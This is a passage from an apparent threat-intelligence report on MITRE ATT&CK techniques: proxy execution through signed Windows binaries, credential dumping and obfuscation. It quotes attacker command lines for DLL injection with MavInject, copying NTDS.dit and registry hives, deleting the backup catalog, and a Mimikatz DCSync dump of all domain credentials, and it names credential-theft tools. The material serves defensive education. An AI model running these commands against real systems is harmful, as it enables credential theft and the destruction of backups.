rundll32.exe -sta {CLSID}
```

CLSID is the unique class ID of the COM object.

rundll32.exe is located in the following paths:

```
C:\Windows\System32\rundll32.exe
C:\Windows\SysWOW64\rundll32.exe
```

#4.11. T1218.012 Verclsid

"Verclsid.exe" is the "Shell Extension CLSID Verification Host" component of Microsoft Windows, where CLSID stands for Class ID. It verifies shell extensions before allowing them to be used by Windows Explorer or Windows shell. Adversaries utilize verclsid.exe to run malicious COM objects created in the registry to evade defensive controls.

Adversary Use of Verclsid

Microsoft built Verclsid.exe to verify COM shell extensions before they are instantiated by Windows Explorer. The following command can be used to run a malicious COM object created in the registry, where the Class ID (CLSID), a unique identification number used to identify COM objects [104]:

```
verclsid.exe /S /C {CLSID}
```

Adversaries also use verclsid.exe in a spear phishing campaign to initiate network connections and download and write files to disk [105].

verclsid.exe is located in the following paths:

```
C:\Windows\System32\verclsid.exe
C:\Windows\SysWOW64\verclsid.exe
```

#4.12. T1218.013 Mavinject

Mavinject, Microsoft Application Virtualization (App-V) Injector, is used by Windows to inject code into external processes as part of App-V. Adversaries abuse mavinject.exe for injecting malicious DLLs into running processes, in other words, for DLL injection. Because mavinject.exe is digitally signed by Microsoft, proxy execution of malicious codes using it may evade security controls.

Adversary Use of Mavinject

Adversaries use Mavinject for the following purposes:

1. **Executing DLL files**

The primary use case of mavinject.exe is injecting malicious DLL files into the running process. The generic form of the command is this:

```
MavInject32.exe <PID> <DLL_PATH>
```

For example, the following command injects payload.dll into a process with PID 1337:

```
MavInject.exe 1337 /INJECTRUNNING c:\payload.dll
```

Using an elevatedPowerShell prompt you can get the PID easily. For instance, the following command abuses MavInject.exe to inject payload.dll into the running services.exe process using DLL injection.

```
MavInject.exe ((Get-Process services).Id) /INJECTRUNNING C:\payload.dll
```

2. Executing DLL files stored as ADS

Mavinject is also capable of injecting DLL files embedded in Alternate Data Streams (ADS).

```
Mavinject.exe 1337 /INJECTRUNNING "C:\file.txt:payload.dll"
```

mavinject.exe is located in the following paths:

```
C:\Windows\System32\mavinject.exe
C:\Windows\SysWOW64\mavinject.exe
```

#4.13. T1218.014 MMC

The Microsoft Management Console (MMC) is used to create, save, and open administrative tools referred to as snap-ins. Snap-ins enable users to administer Windows OS's hardware, software, and network components. Adversaries abuse mmc.exe to execute malicious .msc files, which are snap-in control files associated with MMC [106].

Adversary Use of MMC

Adversaries use MMC for the following purposes:

1. **Executing malicious .msc files**

In order to abuse MMC to execute malicious .msc files, adversaries configure a snap-in to load a Component Object Model (COM) Class Identifier (CLSID) that has been added to the registry. Adversaries initiate this attack by creating a malicious registry Class Identifier (CLSID) subkey. Then, they create custom consoles that include the "Link to Web Address" snap-in associated with the malicious CLSID subkey [106]. After saving the .msc file, adversaries can execute the malicious CLSID payload using the following command:

```
mmc.exe -Embedding c:\payload.msc
```

The -Embedding switch enables attackers to open GUI binaries in a stealthy manner.

2. **Executing built-in .msc files for malicious purposes**

Microsoft Windows operating system has dozens of built-in .msc files developed to help power users to perform legitimate tasks [107]. However, adversaries may also use MMC to execute these built-in .msc files to perform malicious tasks.

For example, the following command can be used to delete the backup catalog in the system.

```
mmc.exe wbadmin.msc delete catalog -quiet
```

mmc.exe is located in the following paths:

```
C:\Windows\System32\mmc.exe
C:\Windows\SysWOW64\mmc.exe
```

#5 T1003
OS Credential Dumping

Once adversaries establish initial access to a system, one of their primary objectives is finding credentials to access other resources and systems in the environment. As a mechanism to obtain account login and password information, Credential Dumping is the fifth most frequently used MITRE ATT&CK technique in our list.

Tactics
Credential Access

Prevalence
%14

Malware Samples
29,355

Adversary Use of OS Credential Dumping

After compromising a system with elevated privileges, adversaries try to dump as many credentials as possible. The Credential Dumping technique of the MITRE ATT&CK framework enables adversaries to obtain account login and password information from operating systems and software. These credentials could grant a greater level of access, such as to a privileged domain account, or the same credentials could be used on other assets. Adversaries use credentials gathered by this technique to:

- access restricted information and critical assets
- perform lateral movement through the network by compromising other systems using the same credentials
- create new accounts, perform actions, and remove accounts to clear tracks
- analyze password patterns and password policies to reveal other credentials

Updates in the MITRE ATT&CK Framework


Eight sub-techniques of the Credential Dumping technique were introduced with the MITRE ATT&CK Framework July 2020 (v7) release. These sub-techniques are designed around information sources that include credentials. In the following section, the following sub-techniques and three additional resources targeted by adversaries are explained.

- T1003.001 LSASS Memory
- T1003.002 Security Account Manager
- T1003.003 NTDS
- T1003.004 LSA Secrets
- T1003.005 Cached Domain Credentials
- T1003.006 DCSync
- T1003.007 Proc Filesystem
- T1003.008 /etc/passwd and /etc/shadow

#5.1. T1003.001 LSASS Memory

The *Local Security Authority Subsystem Service (LSASS)* stores credentials of the logged-in users in memory to provide seamless access to network resources without re-entering their credentials [108]. Adversaries dump LSASS memory to extract credentials.

The lsass.exe process can store credentials in different forms, including reversibly encrypted plain text, Kerberos tickets, LM, and NT hashes. A local administrator or SYSTEM privilege is required to interact with the lsass.exe process and dump its memory.



Name	Status	10% CPU	58% Memory	1% Disk	0% Network	Power usage
YourPhone (2)		0%	1.1 MB	0 MB/s	0 Mbps	Very low
Windows processes (95)						
Client Server Runtime Process		0%	0.8 MB	0 MB/s	0 Mbps	Very low
Client Server Runtime Process		0%	0.8 MB	0 MB/s	0 Mbps	Very low
Desktop Window Manager		0%	24.2 MB	0 MB/s	0 Mbps	Very low
Local Security Authority Process...		0%	5.0 MB	0 MB/s	0 Mbps	Very low
CNG Key Isolation						
Credential Manager						
Security Accounts Manager						
LocalServiceNoNetworkFirewall ...			MB	0 MB/s	0 Mbps	Very low
Registry			MB	0.1 MB/s	0 Mbps	Very low
Service Host: App Readiness			MB	0 MB/s	0 Mbps	Very low
Service Host: Application Infor...			MB	0 MB/s	0 Mbps	Very low
Service Host: AVCTP service			MB	0 MB/s	0 Mbps	Very low
Service Host: Background Intelli...		0%	4.6 MB	0.9 MB/s	0 Mbps	Very low

Adversary Use of LSASS Memory

Adversaries use several methods and tools to dump credentials in memory:

- **Mimikatz:** Mimikatz is the most frequently used tool for credential dumping. It can extract plaintext passwords, password hashes, and Kerberos tickets from memory [109].
- **Gsecdump:** Gsecdump is a credential dumper that can obtain password hashes from Security Account Manager (SAM), Active Directory (AD), logon sessions, and LSA secrets.
- **ProcDump:** Procdump is a command-line utility that is a part of the Microsoft Sysinternals suite [110]. Although its primary purpose is monitoring an application for CPU spikes and generating crash dumps to determine the cause of the spike, it can be used to dump the memory of a process, like lsass.exe.
- **Windows Task Manager:** Create Dump File feature of the Windows Task Manager can dump the memory of the lsass.exe process since Windows Vista/Server 2008.
- **Comsvcs.dll:** comsvcs.dll is a native Windows DLL located in the %systemroot%\system32\ directory. Comsvcs.dll has a MiniDump function to dump lsass.exe process memory to retrieve credentials. It requires SYSTEM privileges.
- **Direct System Calls and API Unhooking:** There is an increase in the malicious use of direct system calls in order to evade security product hooks [111]. The idea behind is executing the system calls directly and bypassing the Windows and Native API, so that we also bypass any user-mode hooks used by security products that might be in place [112]. Dumpert tool is an LSASS memory dumper using direct system calls and API unhooking and combines these techniques in a proof of concept code [113].

#5.2. T1003.002 Security Account Manager

The *SAM (Security Account Manager)* database is stored as a file on the local disk and contains information relating to local accounts, including the username and the hashed password. Adversaries use several methods to dump credentials in the *SAM* file, such as registry, in-memory, and volume shadow copy techniques.

The `SAM` file is located in `%systemroot%\system32\config\SAM` and is mounted on the `HKEY_LOCAL_MACHINE/SAM (HKLM/SAM)` registry hive. Moreover, the password hashes can be found in `%systemroot%\system32\config\SYSTEM` file, and backup copies can be found in `%systemroot%\repair\` directory.

The SAM database stores Lan Manager (LM) or NT Lan Manager (NTLM/NTHash) hashes of the user password instead of plaintext versions. While LM hash is the oldest password storage used until Windows Vista/Server 2008, NTLM hashes are used in modern Windows operating systems. Since passwords are stored in a hashed format, we can't get the cleartext passwords even if we somehow extract the information stored in the SAM database.

Adversary Use of Security Account Manager

Although storing hashed passwords increases password security to some extent, it cannot prevent attackers from performing high-impact attacks using the following techniques:

- **Offline password cracking:** An offline password cracking attack is an attempt to find cleartext passwords by:
    - trying all possible combinations of passwords up to a given size and made up of a given character set (brute force attack)
    - trying passwords in a list (dictionary attack)
    - combining brute-force and dictionary attacks (hybrid attack)
    - comparing the password hash with pre-computed hash values in a table (rainbow table attack). Rainbow tables significantly reduce the time needed to obtain passwords.

John the Ripper [114] and hashcat [115] are popular tools used for password cracking.

- **Pass the Hash (PtH):** In a pass the hash attack, the password hash is used directly for authenticating as the user, without cracking it. This technique is categorized under the Lateral Movement tactic (T1075 Pass the Hash) [116].

To crack password hashes and reveal cleartext credentials, we need to get the SAM file content. However, the SAM file cannot be moved or copied while Windows is running because of the exclusive filesystem lock obtained by the Windows kernel. Therefore, we cannot simply access the SAM file and extract usernames and passwords in the file. However, there are some methods to dump credentials in the SAM file, such as registry, in-memory, and volume shadow copy techniques.

- **Registry technique:** As mentioned above, the SAM file is located in %systemroot%\system32\config\SAM and is mounted on the HKEY_LOCAL_MACHINE/SAM (HKLM/SAM) registry hive. reg.exe [117] can be used to copy HKLM/SAM and HKLM/SECURITY files.

- **In-memory technique:** The idea behind the in-memory dump of the SAM file is that it injects DLL into the LSASS system process or scans memory for specific patterns and inspects the contents of these memory pages. We reviewed this technique above.

- **Volume Shadow Copy technique:** A new shadow copy is created in this technique. Then, the SAM file can be copied from the shadow copy instance that was created. SAM and SYSTEM files are located in the \GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\ directory. Following tools can be used to leverage this technique:

    - **vssadmin:** vssadmin is a native Windows tool that displays current volume shadow copy backups and all installed shadow copy writers and providers [118].

    - **vssown:** vssown is a visual basic script that can manage volume shadow copy. It can create and delete volume shadow copies, start and stop the volume shadow copy service, and mount a shadow copy to a given path.

- **wmic:** wmic.exe [119] is a command-line utility to access Windows Management Instrumentation (WMI), which is the infrastructure for management data and operations on Windows-based operating systems [120]. You can write WMI scripts or applications to automate administrative tasks on remote computers.
- **Nishang:** Nishang is a collection of scripts and payloads which enables the usage of PowerShell for penetration testing and red teaming. Copy-VSS PowerShell script of Nishang can be used to copy the SAM file.

Since system-level access is required to extract information from the SAM database, adversaries usually try to elevate their privileges to the system user using various privilege escalation techniques.

#5.3. T1003.003 NTDS

The *NTDS.dit* file is the Active Directory Domain Services *(AD DS)* database that contains AD data, including information about user objects, groups, and group membership. *NTDS.dit* also contains the password hashes for all users in the domain.

Adversary Use of NTDS

Adversaries use the following methods and tools to capture the `NTDS.dit` file:

- **NTDSUtil**: `ntdsutil.exe` is a built-in Windows command-line utility located in the `%systemroot%\system32\` directory. NTDSUtil can export the Active Directory database NTDS.dit on a Domain Controller. It uses Install From Media (IFM) backup functionality to create a copy of the `NTDS.dit` file. It requires administrator privileges.

  Threat actors frequently use the `ntdsutil.exe` utility. For example, APT28 (a.k.a. Sednit, Sofacy, Fancy Bear, Strontium) used `ntdsutil.exe` to export the Active Directory database for credential access [121]. Menupass (a.k.a. Stone Panda, APT10, Cicada) also use ntdsutil for credential dumping [122]. Another threat group, Chimera, used the following command to utilize ntdsutil to make a copy of the `NTDS.dit` file, then uses `esentutl` to repair a possibly corrupt `NTDS.dit`:

  ```
  ntdsutil "ac i ntds" "ifm" "create full C:\Windows\Temp\tmp" q q
  ```

  ```
  esentutl /p /o ntds.dit
  ```

- **The Volume Shadow Copy technique:** `NTDS.dit` file can also be copied by using this technique. In this technique, a new volume shadow copy is created with the built-in `vssadmin.exe` tool. Then, the `SAM` file can be copied from the created shadow copy instance. Built-in Windows tools `vssadmin.exe` and `diskshadow.exe` can be used for this technique.

The Mustang Panda (TA416, RedDelta, BRONZE PRESIDENT) APT Group used the `vssadmin` tool on a domain controller to create a volume shadow copy with the following command [123]:

```
vssadmin create shadow /for=c:
```

Then, Mustang Panda extracted the NTDS.dit file from the created volume shadow copy. After that, they saved the SYSTEM hive in the registry with the following command:

```
reg save hklm\system c:\windows\temp\system.hive
```

After saving both the NTDS.dit file and SYSTEM hive, the Mustang Panda threat group exfiltrated these files to retrieve user password hashes. These hashes could be cracked to obtain cleartext passwords, or they could be directly used to perform pass-the-hash attacks.

#5.4. T1003.004 LSA Secrets

***Local Security Authority (LSA) secrets* is a storage for the user's and system's sensitive data used by the LSA in Windows to allow applications to run with user privileges. Adversaries with *SYSTEM* access to a host may attempt to dump *LSA secrets*, which may contain a variety of different credentials.**

Local Security Authority (LSA) is a protected subsystem in Microsoft Windows operating systems that authenticate users onto the local system [124]. Additionally, LSA keeps information on all aspects of local security on a system, collectively referred to as the system's Local Security Policy.

LSA secrets is a storage for the user's and system's sensitive data used by the LSA in Windows to allow applications to run with user privileges, such as credentials for service accounts, VPNs, scheduled tasks, auto-logins, and account backup services. LSA secrets are included in the registry at HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets.

Adversary Use of LSA Secrets

Adversaries with SYSTEM privileges may attempt to dump LSA secrets, which may contain a range of different credentials, such as service account credentials.

- Since the Windows registry contains the LSA secrets, reg.exe [117] can be used to copy its registry hive.
- LSA secrets can also be dumped from memory. Mimikatz's lsadump::secrets command can dump LSA secrets [109]. Prior to dumping LSA secrets with Mimikatz's lsadump module, you may need to use the token::elevate command to impersonate a SYSTEM token.

#5.5. T1003.005 Cached Domain Credentials

Domain credentials are cached in the registry to provide credentials validation when a domain-joined computer cannot connect to AD DS during a user's logon [108]. Logon information for domain accounts can be cached locally so that, if a domain controller cannot be contacted on subsequent logons, a user can still log on [125].

Cached credentials are stored in `DCC2` (Domain Cached Credentials version 2), also known as `mscache2` and `mscash2` (Microsoft CAched haSH), hash format in Windows [126].

Adversary Use of Cached Domain Credentials

These cached credentials do not expire, but they cannot be used for pass-the-hash attacks, so adversaries must crack the hash to recover the plaintext passwords [127].

Metasploit's `cachedump` post-exploitation module (`/windows/gather/cachedump`) uses the registry to extract the stored domain hashes that have been cached as a result of a GPO setting [128]. The default setting on Windows is to store the last ten successful logins.

#5.6. T1003.006 DCSync

Adversaries can impersonate a domain controller using the DCSync technique. It allows an attacker to compromise a whole Active Directory forest with a single domain administrator credential or even a domain user with proper permissions.

Adversary Use of DCSync

Adversaries simulate the behavior of a domain controller and ask other domain controllers to synchronize a specified entry and replicate information by using the Microsoft Directory Replication Service Remote (MS-DRSR) Protocol to perform a DCSync attack. MS-DRSR Protocol is an RPC protocol for replication and management of data in Active Directory [129]. As an outcome of this attack, adversaries would be able to change Active Directory databases, gain access to and compromise other Active Directory user accounts, and launch more post-exploitation attacks [130].

It's difficult to prevent DCSync attacks. MS-DRSR cannot be switched off or disabled because it is a legitimate and essential function of Active Directory (AD). Furthermore, while Domain Replication capabilities are governed by the Replicating Changes permissions specified on the domain and are by default limited to the Domain Admins, Enterprise Admins, Administrators, and DC groups, these rights can be granted to any account or group.

`DCSync` is included in `Mimikatz` as a command in the `lsadump` module (`lsadump::dcsync`) that simulates the behavior of a domain controller and asks other domain controllers to synchronize a specified entry and replicate information by using the MS-DRSR [109]. `NetSync`, which implements `DCSync` over a traditional replication protocol, is also included in `Lsadump`.

Threat groups use DCSync in their attack campaigns. For example, APT29 (Nobelium) threat group used previously leveraged privileged accounts to replicate directory service data via Domain Controllers with a DCSync attack [131]. As another example, Operation Wakao used the Mimikatz' DCSync function to dump credentials of accounts with elevated privileges by using the following command [121]:

```
cd /d c:\windows\temp & echo "log c:\windows\temp\xx.txt" privilege::debug
"lsadump::dcsync /all /csv /domain:AD.local /dc:DC.AD.local" exit > c:\mrt.ini
```

#5.7. T1003.007 Proc Filesystem

The *proc filesystem* is a pseudo-filesystem that offers an interface to kernel data structures for Linux-based operating systems [132]. It is commonly mounted at */proc* directory. Adversaries may dump process memory and extract plain text and hashed passwords to obtain credentials in Linux-based systems.

The proc filesystem is commonly mounted at /proc. It is usually mounted automatically by the system, but it can also be manually mounted using commands. Most files in the proc filesystem are read-only, although some are writable, allowing kernel variables to be altered.

Adversary Use of Proc Filesystem

Proc filesystem can be used by processes running with root privileges to retrieve live memory from other running programs. If any of these programs store plain text or hashed passwords in memory, adversaries can extract these values.

MimiPenguin is an open-source tool that can dump process memory and harvest passwords and hashes by looking for text strings and regex patterns [133].


LaZagne can extract credential information from process memory with its memorydump.py module located in the Linux/lazagne/softwares/memory directory [134]. It includes regex patterns for passwords of common websites, such as Gmail, Dropbox, Salesforce, PayPal, Twitter, Github, and Slack. Lazagne uses these patterns to dump cleartext passwords from the browser's memory. Its mimipy.py module is a port of MimiPenguin in Python.

Procdump for Linux is a Linux reworking of the classic ProcDump tool from the Sysinternals suite of tools for Windows [135]. It enables Linux developers a simple way to create core dumps of their applications depending on performance triggers. Of course, adversaries also use this tool to dump process memory and extract credentials from dumped memory.

#5.8. T1003.008 /etc/passwd and /etc/shadow

Modern Linux operating systems use the /etc/passwd file to store user account information and /etc/shadow file to store hashed passwords. MD5, SHA-256, and SHA-512 are some hash algorithms used for these passwords. Adversaries may attempt to dump the contents of these files for offline password cracking.

The /etc/passwd file is a plain text file that contains essential information about user accounts, such as user ID, group ID, home directory, and login shell. It should have read permission since many command-line utilities use the /etc/passwd file to map user IDs to usernames. However, only the superuser/root account should have write access to /etc/passwd.



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

The /etc/shadow file stores more sensitive information, including hashed forms of passwords and additional properties related to user passwords such as account or password expiration values. The /etc/shadow file is readable only by the root account.

Adversary Use of /etc/passwd and /etc/shadow

Unshadow is a Linux utility that can combine the /etc/passwd and /etc/shadow files [136]. The output of the Unshadow tool can be used by John the Ripper [137] to crack password hashes and reveal plaintext passwords.

LaZagne can get credential information from /etc/shadow with its shadow.py module located in the /Linux/lazagne/softwares/sysadmin directory [134]. It can perform dictionary attacks against MD5, Blowfish, SHA-256, and SHA-512 forms of passwords in the /etc/shadow file.

Other Credential Resources Abused by Adversaries

Adversares also leverage the following resources for credential dumping: Group Policy Preferences (GPP) in SYSVOL, credential manager store, and third-party applications such as browsers and email clients.

Group Policy Preferences (GPP) in SYSVOL

Group Policy Preferences (GPP) is a collection of Group Policy client-side extensions that deliver preference settings to domain-joined computers running Microsoft Windows desktop and server operating systems [138]. It is a powerful tool to create domain policies with embedded credentials. However, the storage mechanism for the credentials has a vulnerability (`CVE-2014-1812` [139]) that allows an attacker to retrieve and decrypt the password stored with GPP. This vulnerability is addressed in `MS14-025` [140], but this patch only prevents new policies from being created.

SYSVOL is a folder that resides on each and every domain controller within the domain [141]. It contains the domain's public files that need to be accessed by clients and kept synchronized between domain controllers. All domain Group Policies are stored in `\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\`. Once a new GPP is created, it will interrelate with a Group.xml file created in SYSVOL with the appropriate configuration information and AES-256 bit encrypted passwords. Since domain Group Policies are stored in SYSVOL on the domain controller, any domain user can read the policy and decrypt the stored passwords.

Following tools can be used to extract passwords from SYSVOL:

- Metasploit smb_enum_gpp module: This auxiliary module (auxiliary/scanner/smb/smb_enum_gpp) enumerates files from target domain controllers and connects to them via SMB [142]. It then looks for Group Policy Preference XML files containing local/domain user accounts and passwords and decrypts them using Microsoft's public AES key.
- Metasploit gpp module: This post-exploitation module (windows/gather/credentials/gpp) enumerates the victim machine's domain controller and connects to it via SMB [143]. It then looks for GPP XML files containing local user accounts and passwords and decrypts them using Microsoft's public AES key.
- Gpp-Decrypt: gpp-decrypt is a ruby script that will decrypt a given GPP encrypted string [144]. When you have access to the Group.xml file, the encrypted password can be decrypted with the help of gpp-decrypt.

Credential Manager Store

Credential Manager of Windows stores your saved login credentials in an encrypted format by using the Windows Data Protection API [145]. The Credential Manager's web credentials are login information that is stored in Windows, Edge, Internet Explorer, Skype, and other apps. Credential Manager also stores Windows login credentials, which are used by (and only by) Windows services and applications to automatically log you in.

Third-party Applications

Third-party software also stores credentials. There are password recovery utilities to reveal credentials stored by the web browsers (e.g., Internet Explorer, Microsoft Edge, Mozilla Firefox, Google Chrome, Apple Safari, and Opera) and mail clients (e.g., Microsoft Outlook, Windows Mail, and Mozilla Thunderbird).

LaZagne project is an open-source tool used to retrieve passwords for the most commonly-used software [146].

#6 T1027
Obfuscated Files or Information

Adversaries obfuscate the contents of an executable or file by encrypting, encoding, compressing, or otherwise obscuring them on the system or in transit [147]. This is a common adversary behavior that can be used to bypass defenses across multiple platforms and the network. This technique, which was not on the list in 2020 is ranked 6th in this year's report.

Tactics
Defense Evasion

Prevalence
%13

Malware Samples
26,989

Adversary Use of Obfuscated Files or Information

Adversaries obfuscate malicious files, codes, commands, configurations, and other information to avoid detection by security controls. The most common obfuscation methods are:

- Changing the form of data: This method includes mechanisms that transform data to avoid detection, such as compression, archiving, packing, and archiving. Some of these mechanisms require user interaction to revert data to its original form, such as submitting a password to open a password-protected file.
- Changing the size of data: This method includes mechanisms, such as binary padding, that increase the size of a malicious file without affecting its functionality and behavior. The goal is to evade security tools which aren't configured to scan files larger than a specific size.
- Hiding malicious data: These mechanisms hide the malicious data in seemingly benign files. Before hiding in a file, the data can be split to decrease its detection rate. Steganography and HTML smuggling are some examples of this method.
- Obfuscating or removing indicators: This method includes mechanisms that are used to obfuscate or remove indicators of compromise from malicious files to avoid detection. File signatures, environment variables, characters, section names, and other platform/language/application specific semantics are some indicators
- obfuscated/removed by attackers to bypass signature-based detections.

Updates in the MITRE ATT&CK Framework

The following standalone techniques became sub-techniques of the Obfuscated Files or Information technique with the MITRE ATT&CK Framework July 2020 (v7) release [148]:

- T1009 Binary Padding became T1027.001 Binary Padding
- T1045 Software Packing became T1027.002 Software Packing
- T1500 Compile After Delivery became T1027.004 Compile After Delivery
- T1066 Indicator Removal from Tools became T1027.005 Indicator Removal from Tools

Moreover, Steganography has broken out from pre-defined behavior within Obfuscated Files or Information, and became a sub-technique as T1027.003 Steganography. The last sub-technique, T1027.006 HTML Smuggling is introduced in the latest version of MITRE ATT&CK, October 2021, ATT&CK v10 [149].

In the following sections, sub-techniques of the Obfuscated Files or Information technique are explained.


#6.1. T1027.001 Binary Padding

Binary padding is adding junk data to the original malware binary to alter the malware's on-disk representation without affecting its functionality or behavior [150]. Adversaries use binary padding to bypass certain security scanners that ignore files larger than a specified size and avoid hash-based static controls.

Adversary Use of Binary Padding

The binary padding technique's primary goal is to increase the size of the malware binary to exceed the size limits of security tools and bypass them.

Some security tools are not designed or configured to scan large files. Picus Labs examined the current cloud and on-premise antivirus and antimalware tools. We encountered the default maximum file size values of 25 MB, 100 MB, 120 MB, 150 MB, and 200 MB. Files above the maximum file size will not be scanned by antivirus and antimalware tools. Of course, these tools also allow users to change or remove the size limit.


File Size Check

Max File Size (MB)

100

The maximum file upload size permitted. A value of 0 disables file uploads.

Moreover, the maximum file size that public file scanning services can analyze is also limited. For example, the current file upload limit of VirusTotal is 650 MB.

In general, adversaries develop functions to generate junk data. For example, the Cerber ransomware used a function to concatenate a string (N4mQj8624F9Npw10s61F) 4,782,969 million times (3^14) and save the 95 MB output to a file [151]. Thus, Cerber employed binary padding by adding 95 MB junk data to its 254 KB original payload (245 KB).

The second goal of binary padding is changing hash values of the malware binary to bypass static antivirus signatures and hash-based blocklists.

#6.2. T1027.002 Software Packing

Software packing is a method that combines compression and encryption of software to reduce its size and prevent it from reverse-engineering. Adversaries use software packing to conceal malicious software and avoid signature-based detection by changing the file signature [152].

Packers are utilities that are used for software packing. In most cases, packers can be loosely classified into three categories:

- Compressing packers are used to distribute executables in a compressed format, primarily to reduce the file's size.
- Encrypting packers are used to encrypt or obfuscate the distributed executable to prevent end-users from reverse engineering it.
- Hybrid packers are used to both compress and encrypt executable files.

For example, MPRESS and UPX are two examples of compressing packers, which are legitimately used to reduce the file size of executables. However, they are abused by malware developers to avoid signature-based detections. Additionally, packers can significantly slow down manual malware analysis, potentially enabling the malware for a longer dwell time. VMProtect, ASPack, Themida, Exe Packer, and Morphine are some other common packers.

There are some indicators that indicate an executable is packed:

- Section names: The majority of packers will assign their own section names to sections within the binary. For example, UPX uses UPX0, UPX1 MPRESS uses MPRESS1, MPRESS2, and VMProtect uses vmp0 and vmp1 as section names [153].
- Entropy values: The entropy of a file is a measure of the randomness of the characters contained within the file. When a file is compressed or encrypted, it will have high entropy.
- Import table: The Import Table of a packed file includes very few functions such as VirtualProtect, GetProcAddress, and LoadLibraryA, because the packed file hides the majority of the functions and leaves only those that are required during the unpacking process.

To decrease the detection rate, adversaries also use modified versions of packers. For example, Ares malware used a modified UPX; it replaced the default UPX section names (UPX0, UPX1, ...) with standard section names like .text, .data, and .rdata [154].

#6.3. T1027.003 Steganography

Steganography is a technique for concealing secret data within a non-secret file or message in order to avoid detection. Thus, the secret message's existence is frequently difficult to detect. Steganography can be used to conceal almost any type of digital file within another digital file, including image, video, audio, or text files.

Steganography comes from two Greek words: steganos, which means "covered," and graphia, which means "writing." Steganography is an ancient practice that has been used in many forms to keep conversations hidden for thousands of years.

Although both cryptography and steganography share the nearly identical purpose of protecting a message or piece of information from third parties, they use entirely different approaches to protect the information. In cryptography, the content is concealed, and everyone knows that there is a secret message in the concealed content. However, in steganography, only the sender and intended recipient know the existence of the secret message. Modern digital steganography uses both steganography and cryptography. For example, the information to be hidden is first encrypted or obfuscated in some algorithms, then inserted into the cover file.

Adversary Use of Steganography

Adversaries use steganography to prevent the detection of hidden information.

